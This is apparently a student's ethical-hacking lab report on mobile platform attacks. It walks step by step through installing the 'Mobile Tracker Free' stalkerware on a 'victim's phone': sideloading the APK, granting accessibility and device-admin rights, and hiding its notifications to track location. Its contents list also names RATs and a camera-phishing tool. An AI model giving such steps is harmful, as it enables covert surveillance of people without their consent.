

# **HACKING MOBILE PLATFORM**

**Module-17**

**Aniket Sunil Pagare**

# **Table of Contents: Hacking Mobile Platform Module**

---

## **1. Android Platform Hacking**

- 1.1 Description
- 1.2 Objective
- 1.3 Overview of Hacking Mobile Platform

### **1.4 Android Hacking Using Mobile Tracker Websites**

---

## **2. Extra Activity**

### **2.1 Android Hacking Using CypherRAT**

- 2.1.1 Definition
- 2.1.2 Perform Android Hacking Using CypherRAT

### **2.2 Android Hacking Using CraxsRAT**

- 2.2.1 Perform Android Hacking using CraxsRAT

### **2.3 Android Hacking Using ADB-Toolkit**

- 2.3.1 Definition
- 2.3.2 Key Attack Vectors
- 2.3.3 Requirements to Perform ADB-Toolkit
- 2.3.4 Perform Android Hacking Using ADB-Toolkit

### **2.4 Android Hacking Using CamPhish**

- 2.4.1 Definition
- 2.4.2 Main Purpose of CamPhish
- 2.4.3 Perform Android Hacking Using CamPhish

---

## **3. APK Security Analysis Using Online Tools**

### **3.1 Using VirusTotal**

- 3.1.1 Definition
- 3.1.2 Perform Application Security Analysis Using VirusTotal

### **3.2 Using Sisik Online APK Analyzer**

- 3.2.1 Definition
- 3.2.2 Perform Application Security Analysis Using Sisik Online APK Analyzer

### **3.3 Using Android APK Decompiler**

- 3.3.1 Definition
- 3.3.2 Why It Is Used in Application Scanning
- 3.3.3 Perform Application Security Analysis Using Android APK Decompiler

### **3.4 Using Koodous**

- 3.4.1 Definition
- 3.4.2 Main Purpose of Koodous
- 3.4.3 Perform Application Security Analysis Using Koodous

---

## **4. How to Prevent Hacking on Android Platform**

---

# **Android Platform Hacking**

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

## **Objective**

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the Vulnerabilities in an Android device
- Obtain Users' Credentials
- Hack Android device with a Malicious Application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android Device through ADB
- Perform a Security Assessment on an Android device

## **Overview of Hacking Mobile Platforms**

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.


# Android Hacking Using Mobile Tracker Website

## How to use it :-


- Open Browser and search Mobile Tracker
- Click on First Official Website

- Now Register account


- After Register , Login Your Account



- Login Successful ✅ 🎉



- Now , open Mobile Tracker website on Victims phone
- And login using your mobile-tracker Website username and password



The screenshot shows the homepage of the Mobile Tracker free website. At the top, there is a dark navigation bar with three buttons: 'Register' (with a user icon), 'Login' (with a key icon), and a flag representing the United States. Below the navigation bar, the 'MobileTracker free' logo is displayed, featuring a stylized 'M' icon followed by the text 'MobileTracker' and 'free'. To the right of the logo is a menu icon consisting of three horizontal lines. The main heading 'THE BEST MONITORING SOLUTION' is centered above a subtext 'A FREE APPLICATION WITH MANY FEATURES'. To the right of this text is a large, semi-transparent grey arrow pointing downwards. Below the main heading, there are three bullet points: 'Keep an eye on your children', 'Monitor your employees', and 'Backup your data'. At the bottom of the page are two prominent buttons: a blue button on the left labeled 'View demo' with an eye icon, and a green button on the right labeled 'Install application free' with a gear icon.

- Here , login successful

### Please check your mailbox

(hacker.anya78@gmail.com)

Please check the email received to validate your account, otherwise it will be automatically deleted. (Check your spam if you don't receive the email.)

[RESEND EMAIL FOR VALIDATE MY ACCOUNT](#)

OK

### Important Information - Regular Connection Required


For customers using the free offer, without connecting to the site **7 days from the last login**, the target phone will be automatically deleted.

For customers using the basic or premium offer, without connecting to the site **for a month from the last login**, the target phone will be automatically deleted.

[MORE INFORMATION](#)

OK I UNDERSTOOD


- Now click on **Download Application**




- Solve this **captcha** and then click on **Download Mobile Tracker Free**

The form includes a checkbox labeled "I agree to the [Terms of Use](#) and [Privacy Policy](#)". Below it is a CAPTCHA field containing the numbers "3 1 8 3 9". A text input field below the CAPTCHA contains the number "31839". A link at the bottom says "Can't read the image? click here to refresh." A large blue button at the bottom is labeled "Download Mobile Tracker Free (app-download.apk)".


- Click on **Download Anyway**



- Download Completed




- Everything ok ✅, now open the application




- Now turn on **installation unknown apps**




- Turn on  and then Download apk



- Download started



- Click on Install



- Click on Open Mobile Tracker Free



Download Mobile Tracker Free

Mobile Tracker Free app is installed.  
You can now open.

OPEN MOBILE TRACKER FREE

- Choose one Option



Mobile Tracker Free

⋮

Please indicate your reason for using this app.



I will use this app to monitor:

- My child
- My employee
- My own device

- Click on checkbox and then click on **next**

5) [Terms of Use](#)

6) [Privacy policy](#)

I acknowledge having read and accepted the terms.

NEXT

- Click on **Login**



Mobile Tracker Free




Welcome to the Mobile Tracker Free app.

LOGIN


I DON'T HAVE AN ACCOUNT

I NEED HELP

- Now provide which permissions that you want to access monitoring on a target device



- And then click on next



Validate all these settings if you want the application to work properly!

#### Enable accessibility

Accessibility is useful for several features of the application (Instant messaging, call recording, live viewing, application blocking and website history).



#### Activate all permissions

Activate the permissions necessary for the proper functioning of the application



#### Allow restricted settings

You must allow restricted settings to enable accessibility, access to notifications and SMS permission.



#### All files access

Allow access to manage all files



#### Allow location

Always allow location access



#### Device administrator

Administrator rights prevent the application from shutting down, locking the phone, erasing all data, and blocking the camera.



#### Enable access to notifications

Hide system notifications for the application and retrieve messages received from instant messengers.



#### Usage data

Provides statistics on the use of installed applications.



#### Overlay on other apps.

Useful for the good functioning of the application.



#### Disable app notifications

Hide notifications for the application.



NEXT

- Now login using **mobile-tracker-username-and-password**

Login (Step 2/2)

Email

Password

eye

**LOGIN**

- Now back to mobile tracker website and click on Dashboard to check target device are accessed or not
- Access Granted , now click on Location

Dashboard - Mobile Tracker Free

mobile-tracker-free.com/dashboard/index.php

Please check your mailbox (hacker.anya78@gmail.com)  
Please check the email received to validate your account, otherwise it will be automatically deleted. (Check your spam if you don't receive the email.)

**RESEND EMAIL FOR VALIDATE MY ACCOUNT** **OK**

**Important Information - Regular Connection Required**  
For customers using the free offer, without connecting to the site **7 days from the last login**, the target phone will be automatically deleted.  
For customers using the basic or premium offer, without connecting to the site **for a month from the last login**, the target phone will be automatically deleted.

**MORE INFORMATION** **OK I UNDERSTOOD**

